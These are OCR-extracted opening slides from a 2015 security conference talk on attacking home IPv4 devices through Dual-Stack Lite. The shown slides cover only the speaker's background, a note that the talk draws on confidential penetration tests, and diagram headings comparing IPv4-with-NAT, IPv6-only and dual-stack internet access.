Attacking all your IPv4 devices at home from the Internet via Dual-Stack Lite

Micha Borrmann

SySS GmbH

October 10th, 2015

Who am I?

Micha Borrmann

- From Germany
- Working in information security since 1997

Who am I?


Micha Borrmann

- From Germany
- Working in information security since 1997


My Point of View

- I am working at a company which is offering professional penetration tests to help clients to improve their level of IT security
- This talk is based on real professional penetration tests with strong NDAs: no company names are published and also no specific security issues

Traditional Internet Access (IPv4 only with NAT)




Traditional Internet Access (IPv4 only with NAT)




CPE

Customer Premise Equipment

Futuristic Internet Access (IPv6 only, no NAT)




Futuristic Internet Access (IPv6 only, no NAT)




Direct Access

With IPv6 every device can be reached directly over the Internet

Recent Internet Access (Dual-Stack)




Recent Internet Access (Dual-Stack)



